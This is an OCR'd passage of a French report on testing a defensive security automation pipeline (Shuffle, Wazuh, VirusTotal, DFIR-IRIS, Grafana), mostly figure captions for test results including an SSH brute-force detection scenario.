


Figure 122 : Résultats des tests 1

Recherchons le **score malveillant** (par exemple, 62 scanners detected as malicious).

Ce nombre représente le nombre de scanners qui ont signalé le fichier comme une menace.

Test API DFIR-IRIS :

Dans Shuffle, configurons l'action DFIR-IRIS pour envoyer des alertes en fonction des résultats de VirusTotal.




Figure 123 : Résultats des tests 2




Figure 124 : Résultats des tests 3




Figure 125 : Résultats des tests 5




Figure 126 : Résultats des tests 6

Test API Email



Figure 127 : Résultats des tests 7

Notification d'urgence :






Figure 128 : Résultats des tests 8

Alerte sur Grafana




Figure 129 : Résultats des tests 9

➢ Scénario 2 : Brute Force SSH - Technique MITRE T1110

Test webhooks Wazuh-Shuffle :

Vérifions si des résultats dans Shuffle.




Figure 130 : Résultats des tests 10




Figure 131 : Résultats des tests 11




Figure 132 : Résultats des tests 12




Figure 133 : Résultats des tests 13

Test API DFIR-IRIS :




Figure 134 : Résultats des tests 14


Test API http1 :



Figure 135 : Résultats des tests 15

Test API User Input

Maintenant, lorsque nous réexécutons les exécutions, nous obtenons le résultat suivant pour le nœud d'entrée utilisateur, ce qui est correct puisque Shuffle sait que nous attendons qu'un humain approuve ou refuse la demande envoyée.



Nous utiliserons l'application de messagerie de Shuffle pour envoyer l'e-mail sélectionné ci-dessous





Figure 136 : Email SSH

